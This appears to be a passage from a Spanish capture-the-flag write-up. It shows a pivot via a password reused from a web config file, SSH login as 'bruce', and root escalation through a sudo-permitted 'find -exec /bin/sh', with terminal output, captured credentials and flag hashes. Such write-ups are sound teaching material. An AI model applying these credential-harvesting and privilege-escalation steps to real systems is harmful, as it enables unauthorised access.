
5. Pivot a usuario (password reuse)

```
cat /var/www/html/config.php
# $DB_PASS = 'Arkh4m_Kn1ght!';  // NOTE: misma clave en la cuenta de mantenimiento
cat /etc/passwd | grep bash   # → bruce
```



```
www-data@e672c0b72328:/var/www/html$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
bruce:x:1000:1000::/home/bruce:/bin/bash
www-data@e672c0b72328:/var/www/html$
```

```
ssh bruce@<IP>       # password: Arkh4m_Kn1ght!
cat /home/bruce/user.txt
```



6. Escalada a root


```
sudo -l
# (root) NOPASSWD: /usr/bin/find
```

```
bruce@e672c0b72328:~$ sudo -l
Matching Defaults entries for bruce on e672c0b72328:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bruce may run the following commands on e672c0b72328:
    (root) NOPASSWD: /usr/bin/find
bruce@e672c0b72328:~$
```

GTFOBins:

```
sudo find . -exec /bin/sh \; -quit
# id → root
cat /root/root.txt
```




```
bruce@e672c0b72328:~$ sudo -l
Matching Defaults entries for bruce on e672c0b72328:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bruce may run the following commands on e672c0b72328:
    (root) NOPASSWD: /usr/bin/find
bruce@e672c0b72328:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

```
bruce@e672c0b72328:~$ sudo -l
Matching Defaults entries for bruce on e672c0b72328:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bruce may run the following commands on e672c0b72328:
    (root) NOPASSWD: /usr/bin/find
bruce@e672c0b72328:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cd /root
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
a7e2c9f81b6d40539e8170264fbac3d5
#
```

Resumen de credenciales / flags

Item	Valor
Web account	`guest:guest`
JWT secret	`batman`
SSH user	`bruce:Arkh4m_Kn1ght!`
user.txt	`d1f4a9c0b7e35628af1029384756bcde`
root.txt	`a7e2c9f81b6d40539e8170264fbac3d5`